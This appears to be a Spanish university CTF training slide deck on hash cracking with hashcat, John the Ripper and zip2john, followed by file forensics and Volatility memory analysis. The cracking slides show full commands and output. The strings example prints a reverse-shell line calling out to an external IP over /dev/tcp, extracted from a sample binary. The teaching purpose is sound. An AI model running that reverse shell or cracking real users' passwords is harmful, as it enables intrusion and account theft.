

# Módulo I: Hash cracking

---

Ignacio Sánchez e Iván García



Universidad  
Rey Juan Carlos

## Parte I

### 1. Hash cracking

1. Hashcat
2. John The Ripper
3. \*2john

### 2. Análisis de RAM: Volatility

1. ¿Qué es?
2. Comandos básicos
3. Dumpeo de archivos

## Parte II

### 1. Análisis de tráfico: Wireshark

1. ¿Qué es?
2. Ejemplos de uso

### 2. Esteganografía (stego)

1. ¿Qué es?
2. Herramientas comunes

# I - Hashes

¿Qué es un hash?



# I – Hash cracking – Lookup tables


## Lookup tables

- Ventajas:
  - Tablas de hashes crackeados
  - Permiten acceder de forma muy rápida a hashes comunes
- Desventajas:
  - Inservibles ante hashes con sales (Salt)

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

482c811da5d5b4bc6d497ffa98491e38



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults


[Crackstation.net](http://Crackstation.net)

Hash	Type	Result
482c811da5d5b4bc6d497ffa98491e38	md5	password123

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

# I – Hash cracking – Sales (Salt)

## Sales (Salt)



# I – Hash cracking – Sales (Salt) II


## Sales (Salt)

- Pepe:\$6\$wrgjyrt4\$lrewjt94j0mfwoeif4329823434o2ijr432ij: ....



# I – Hash cracking

## Introducción al hash cracking





# I – Hash cracking – Hashcat I

## Introducción a hashcat

- Herramienta de crackeo de hashes
- Permite una gran variedad de hashes
- Muy optimizado



# I – Hash cracking – Hashcat II

## Hashcat

1. Identificar el hash
2. Guardarlo en un archivo
3. Crackearlo con un diccionario



# I – Hash cracking – Identify the hash

The screenshot shows the Hashes.com website interface. At the top, there is a navigation bar with links for Inicio, Preguntas frecuentes, Depositar en fideicomiso, Compra créditos, API, Herramientas, Desencriptar hashes, Fideicomiso, Support, and Español. There are also buttons for Registrarse and Acceso. Below the navigation bar, there is a blue notification box stating "Procesado! 1 hashes fueron chequeados: 1 posiblemente identificados 0 sin identificación". Below that, there is a green notification box with the text "Paga a profesionales para desencriptar tus listas restantes" and a link to "https://hashes.com/es/escrow/view". The main content area shows a search result for the hash "482c811da5d5b4bc6d497ffa98491f38" with the text "Posibles algoritmos: MD5". Below the search result, there is a blue button labeled "BUSCAR NUEVAMENTE". At the bottom of the page, there is a footer with four columns of links: HASHES.COM (Support, API), DEENCRIPITAR HASHES (Búsqueda libre, Búsqueda masiva, Revertir Email MD5), HERRAMIENTAS (Identificador de hashes, Verificación de hash, Extractor de emails, Extractor de hashes \*2john, Generador de hashes, Parser de archivos, Emparejado de listas, Gestión de listas, Codificador Base64, Decodificador Base64), and FIDEICOMISO (Ver trabajos, Subir nueva lista, Gestiona tus listas). Below the footer, there is a section for IDIOMA with flags for English, Русский, 中文, Türkçe, Română, Español, Nederlands, Pólszczyzna, العربية, and বাংলা. At the very bottom, it says "Page rendered in 0.0370 seconds".

# I – Hash cracking – Identify the hash

```

hashcat -h | grep MD5
0 | MD5 | Raw Hash
5100 | Half MD5 | Raw Hash
50 | HMAC-MD5 (key = $pass) | Raw Hash authenticated
60 | HMAC-MD5 (key = $salt) | Raw Hash authenticated
11900 | PBKDF2-HMAC-MD5 | Generic KDF
11400 | SIP digest authentication (MD5) | Network Protocol
5300 | IKE-PSK MD5 | Network Protocol
25100 | SNMPv3 HMAC-MD5-96 | Network Protocol
25000 | SNMPv3 HMAC-MD5-96/HMAC-SHA1-96 | Network Protocol
10200 | CRAM-MD5 | Network Protocol
4800 | iSCSI CHAP authentication, MD5(CHAP) | Network Protocol
19000 | QNX /etc/shadow (MD5) | Operating System
2410 | Cisco-ASA MD5 | Operating System
2400 | Cisco-PIX MD5 | Operating System
500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) | Operating System
11100 | PostgreSQL CRAM (MD5) | Database Server
16400 | CRAM-MD5 Dovecot | FTP, HTTP, SMTP, LDAP Server
24900 | Dahua Authentication MD5 | FTP, HTTP, SMTP, LDAP Server
1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server
9700 | MS Office <= 2003 $0/$1, MD5 + RC4 | Document
9710 | MS Office <= 2003 $0/$1, MD5 + RC4, collider #1 | Document
9720 | MS Office <= 2003 $0/$1, MD5 + RC4, collider #2 | Document
30000 | Python Werkzeug MD5 (HMAC-MD5 (key = $salt)) | Framework
22500 | MultiBit Classic .key (MD5) | Cryptocurrency Wallet
Wordlist + Rules | MD5 | hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
Brute-Force | MD5 | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a
Combinator | MD5 | hashcat -a 1 -m 0 example0.hash example.dict example.dict
  
```

# I – Hash cracking – Crack the hash

```
△ > ~ > ✓ cat hash.txt
482c811da5d5b4bc6d497ffa98491e38

△ > ~ > ✓ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-AMD Ryzen 7 PRO 6850U with Radeon Graphics, 3915/7894 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```

# I – Hash cracking – Crack the hash

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

482c811da5d5b4bc6d497ffa98491e38:password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 482c811da5d5b4bc6d497ffa98491e38
Time.Started....: Thu Oct 12 09:43:09 2023 (0 secs)
Time.Estimated...: Thu Oct 12 09:43:09 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 596.8 kH/s (0.19ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344385 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
Hardware.Mon.#1..: Util: 25%

Started: Thu Oct 12 09:42:55 2023
Stopped: Thu Oct 12 09:43:11 2023
```

```
Δ > ~ > ✓ > took 16s
```

# I – Hash cracking – Hashcat II

## Mask attacks

- Cuando conoces parte de la contraseña.
- Utiliza la opción "-a 3"
- Password?d?d?d --> password123



# I – Hash cracking – Hashcat II

```
hashcat -m 0 hash.txt -a 3 "password?d?d?d"
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-AMD Ryzen 7 PRO 6850U with Radeon Graphics, 3915/7894 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

```
482c811da5d5b4bc6d497ffa98491e38:password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 482c811da5d5b4bc6d497ffa98491e38
Time.Started....: Thu Oct 12 20:33:46 2023 (0 secs)
Time.Estimated...: Thu Oct 12 20:33:46 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: password?d?d?d [11]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 648.7 kH/s (0.13ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1000/1000 (100.00%)
Rejected.....: 0/1000 (0.00%)
Restore.Point...: 0/1000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: password123 -> password649
Hardware.Mon.#1..: Util: 26%

Started: Thu Oct 12 20:33:44 2023
Stopped: Thu Oct 12 20:33:48 2023
```



# I – Hash cracking – Hashcat II

## Mask attacks

- ?l = abcdefghijklmnopqrstuvwxyz
- ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
- ?d = 0123456789
- ?h = 0123456789abcdef
- ?H = 0123456789ABCDEF
- ?s = «space»!"#\$%&'()\*+,-./:;<=>?@[\\]^\_`{|}~
- ?a = ?l?u?d?s
- ?b = 0x00 - 0xff



# I – Hash cracking – John

```
john --format=Raw-MD5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2023-10-12 20:41) 33.33g/s 51200p/s 51200c/s 51200C/s 753951..mexico1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

# I – Hash cracking – \*2john

## Uso de John contra archivos

- Para archivos con contraseña
  1. Obtener el hash
  2. Crackear el hash



# I – Hash cracking – \*2john

## Unzip de un comprimido

```
Δ > ~ > ✓ unzip flag.zip
Archive:  flag.zip
  skipping: flag                need PK compat. v5.1 (can do v4.6)

Δ > ~ > ✗ 81
```

# I – Hash cracking – \*2john

```
flag.zip/flag:~> zip2john flag.zip
flag.zip/flag:$zip2$*0*1*0*2a9178f0de774b58*d5a3*14*b4a88a78c5650277ef5b7c56682a4a8a0dd64d7a*991a11a127b05137b7e7*$/zip2$:flag:flag.zip:flag.zip

flag.zip/flag:~> zip2john flag.zip > hash.txt


flag.zip/flag:~> cat hash.txt
flag.zip/flag:$zip2$*0*1*0*2a9178f0de774b58*d5a3*14*b4a88a78c5650277ef5b7c56682a4a8a0dd64d7a*991a11a127b05137b7e7*$/zip2$:flag:flag.zip:flag.zip

flag.zip/flag:~> |
```

# I – Hash cracking – \*2john

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 20 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty (flag.zip/flag)
1g 0:00:00:00 DONE (2023-10-12 20:52) 7.142g/s 58514p/s 58514c/s 58514C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```



# Módulo II: Forense

---

Ignacio Sánchez e Iván García



Universidad  
Rey Juan Carlos

## ¿Qué es el análisis forense?

- Buscar datos dada una fuente de información.
  - Análisis de archivos
  - Análisis de discos duros
  - Análisis de memoria RAM
  - Análisis de tráfico de red
  - Análisis de emails, logs, tráfico USB...





# I – Forense - Archivos

## Magic bytes

```

Δ > ~/Imágenes > ✓ PIPE|0 xxd background.jpg
00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001 .....JFIF.....
00000010: 0001 0000 ffdb 0043 0003 0202 0302 0203 .....C.....
00000020: 0303 0304 0303 0405 0805 0504 0405 0a07 .....
00000030: 0706 080c 0a0c 0c0b 0a0b 0b0d 0e12 100d .....
00000040: 0e11 0e0b 0b10 1610 1113 1415 1515 0c0f .....
00000050: 1718 1614 1812 1415 14ff db00 4301 0304 .....C...
00000060: 0405 0405 0905 0509 140d 0b0d 1414 1414 .....
00000070: 1414 1414 1414 1414 1414 1414 1414 1414 .....
00000080: 1414 1414 1414 1414 1414 1414 1414 1414 .....
00000090: 1414 1414 1414 1414 1414 1414 1414 ffc0 .....
000000a0: 0011 0804 3807 8003 0122 0002 1101 0311 ....8....".....
000000b0: 01ff c400 1f00 0001 0501 0101 0101 0100 .....
000000c0: 0000 0000 0000 0001 0203 0405 0607 0809 .....
000000d0: 0a0b ffc4 00b5 1000 0201 0303 0204 0305 .....
000000e0: 0504 0400 0001 7d01 0203 0004 1105 1221 .....}.....!
000000f0: 3141 0613 5161 0722 7114 3281 91a1 0823 1A..Qa."q.2...#
00000100: 42b1 c115 52d1 f024 3362 7282 090a 1617 B...R..$3br.....
00000110: 1819 1a25 2627 2829 2a34 3536 3738 393a ...%&'()*456789:
00000120: 4344 4546 4748 494a 5354 5556 5758 595a CDEFGHIJSTUVWXYZ
  
```

- Conjunto de bytes que se encuentran al principio de un archivo.
- Identifican el contenido del archivo.
- Comando "xxd"

[https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

## Magic bytes

```
~ > ~/Imágenes > x INT file background.jpg
background.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1920x1080, components 3

~ > ~/Imágenes > ✓
```

- Identificación automática
- Comando "file"

# I – Forense - Archivos

## Strings

```
Δ > ~/Descargas/firefox > ✓ file randomFile
randomFile: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ca43727ee824
r GNU/Linux 3.2.0, not stripped

Δ > ~/Descargas/firefox > ✓ strings randomFile
/lib64/ld-linux-x86-64.so.2
putchar
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/bin/bash -l > /dev/tcp/104.11.183.41/9443 0<&1 2>&1
;*3$"
GCC: (Debian 13.2.0-2) 13.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
```

Muestra las cadenas de texto imprimibles

# I - Análisis de RAM

## Análisis de RAM

### Análisis de memoria volátil

Sólo tiene contenido cuándo está conectada a la corriente y cuando se apaga el ordenador, Ciao datos.

Se almacenan de forma temporal todos los programas, procesos, librerías, etc...



# I. Volatility- ¿Qué es?

## ¿Qué es Volatility?

Es una colección de herramientas que nos ayudan a analizar "**dumps**" de memoria volátil (**RAM**)

Fácil de ejecutar ya que está implementada en Python

Preinstalada en la máquina del curso

```
$ cd Documentos  
$ cd volatility  
$ python2 vol.py
```



# I. Volatility – Comandos Básicos (imageinfo)

```
(urjc@ETSIICTF) - [~/Documentos/dump]
$ vol.py -f dump.raw imageinfo
Volatility Foundation Volatility Framework 2
INFO      : volatility.debug      : Determining
Suggested Profile(s) : Win7SP1x64,
```

30

El plugin "imageinfo" nos da información sobre el dump que vamos a comenzar a analizar

Lo más importante es quedarnos con el "profile"

## II. Volatility (help)

Python2 vol.py -h

0

<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference>

```
Nueva pestaña  Separar vista izquierda/derecha  Separar vista arriba/abajo  Cargar una nueva pes
handles          Print list of open handles for each process
hashdump         Dumps passwords hashes (LM/NTLM) from memory
hibinfo         Dump hibernation file information
hivedump        Prints out a hive
hivelist        Print list of registry hives.
hivescan        Pool scanner for registry hives
hpakeextract     Extract physical memory from an HPAK file
hpakinfo        Info on an HPAK file
idt             Display Interrupt Descriptor Table
iehistory       Reconstruct Internet Explorer cache / history
imagecopy       Copies a physical address space out as a raw DD image
imageinfo       Identify information for the image
impscan        Scan for calls to imported functions
joblinks       Print process job link information
kdbgscan       Search for and dump potential KDBG values
kpcrscan       Search for and dump potential KPCR values
ldrmodules     Detect unlinked DLLs
lsadump        Dump (decrypted) LSA secrets from the registry
machoinfo      Dump Mach-O file format information
malfind        Find hidden and injected code
mbrparser      Scans for and parses potential Master Boot Records (MBRs)
memdump        Dump the addressable memory for a process
memmap         Print the memory map
messagehooks   List desktop and thread window message hooks
mftparser      Scans for and parses potential MFT entries
modddump       Dump a kernel driver to an executable file sample
modscan        Pool scanner for kernel modules
modules        Print list of loaded modules
multiscan      Scan for various objects at once
mutantscan     Pool scanner for mutex objects
notepad        List currently displayed notepad text
objtypescan    Scan for Windows object type objects
patcher        Patches memory based on page scans
poolpeek       Configurable pool scanner plugin
printkey       Print a registry key, and its subkeys and values
privs          Display process privileges
procdump       Dump a process to an executable file sample
pslist         Print all running processes by following the EPROCESS lists
psscans        Pool scanner for process objects
pstree         Print process list as a tree
psxview        Find hidden processes with various process listings
qemuinfo       Dump Qemu information
raw2dmp        Converts a physical memory sample to a windbg crash dump
screenshot     Save a pseudo-screenshot based on GDI windows
servicediff    List Windows services (ala Plugx)
sessions       List details on _MM_SESSION_SPACE (user logon sessions)
shellbags      Prints ShellBags info
shimcache      Parses the Application Compatibility Shim Cache registry key
shutdowntime   Print ShutdownTime of machine from registry
sockets        Print list of open sockets
```

# I. Volatility – Comandos Básicos (pslist)

```

(urjc@ETSIICTF)-[~/Documentos/dump]
$ vol.py -f dump.raw --profile="Win7SP1x64" pslist
  
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0xfffffa801afe1b30	firefox.exe	3312	3692	33	353	1	1	2020-06-12 16:16:16 UTC+0000
0xfffffa801a811520	firefox.exe	3084	3692	39	381	1	1	2020-06-12 16:16:16 UTC+0000
0xfffffa801af39b30	firefox.exe	2784	3692	25	307	1	1	2020-06-12 16:16:21 UTC+0000
0xfffffa801aa10270	notepad.exe	3060	1928	2	58	1	0	2020-06-12 16:16:34 UTC+0000
0xfffffa8019dc1b30	spsvc.exe	3000	512	5	164	0	0	2020-06-12 16:17:13 UTC+0000
0xfffffa801aff97d0	svchost.exe	3656	512	13	351	0	0	2020-06-12 16:17:13 UTC+0000
0xfffffa8018faf630	7zFM.exe	868	1184	4	149	1	0	2020-06-12 16:17:32 UTC+0000
0xfffffa8018f7e060	SearchProtocol	2256	1036	8	287	1	0	2020-06-12 16:18:24 UTC+0000
0xfffffa801ace08a0	SearchFilterHo	2320	1036	6	103	0	0	2020-06-12 16:18:24 UTC+0000
0xfffffa801a9d5b30	SearchProtocol	1960	1036	8	284	0	0	2020-06-12 16:18:24 UTC+0000
0xfffffa8019011b30	MRCv120.exe	1376	1928	16	319	1	1	2020-06-12 16:18:50 UTC+0000
0xfffffa8019096060	WMIADAP.exe	1184	888	6	98	0	0	2020-06-12 16:19:13 UTC+0000
0xfffffa8019066060	WmiPrvSE.exe	1400	648	8	126	0	0	2020-06-12 16:19:13 UTC+0000



# I. Volatility – Comandos básicos (pstree)

```

> ~/Desktop/retos/forenses$ volatility -f imagen.vmem --profile=WinXPSP2x86 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                               Pid  PPid  Thds  Hnds  Time
-----
0x819cc830:System                   4    0    55   162  1970-01-01 00:00:00 UTC+0000
. 0x81945020:smss.exe                536   4     3    21  2011-10-10 17:03:56 UTC+0000
.. 0x816c6020:csrss.exe               608  536    11   355  2011-10-10 17:03:58 UTC+0000
.. 0x813a9020:winlogon.exe            632  536    24   533  2011-10-10 17:03:58 UTC+0000
... 0x816da020:services.exe           676  632    16   261  2011-10-10 17:03:58 UTC+0000
.... 0x817757f0:svchost.exe            916  676     9   217  2011-10-10 17:03:59 UTC+0000
.... 0x81772ca8:vmacthlp.exe            832  676     1    24  2011-10-10 17:03:59 UTC+0000
.... 0x816c6da0:svchost.exe             964  676    63  1058  2011-10-10 17:03:59 UTC+0000
..... 0x815c4da0:wscntfy.exe            1920 964     1    27  2011-10-10 17:04:39 UTC+0000
..... 0x815e7be0:wuauclt.exe             400  964     8   173  2011-10-10 17:04:46 UTC+0000
.... 0x8167e9d0:svchost.exe             848  676    20   194  2011-10-10 17:03:59 UTC+0000
.... 0x81754990:VMwareService.e        1444 676     3   145  2011-10-10 17:04:00 UTC+0000
.... 0x8136c5a0:alg.exe                 1616 676     7    99  2011-10-10 17:04:01 UTC+0000
.... 0x813aeda0:svchost.exe             1148 676    12   187  2011-10-10 17:04:00 UTC+0000
.... 0x817937e0:spoolsv.exe             1260 676    13   140  2011-10-10 17:04:00 UTC+0000
.... 0x815daca8:svchost.exe             1020 676     5    58  2011-10-10 17:03:59 UTC+0000
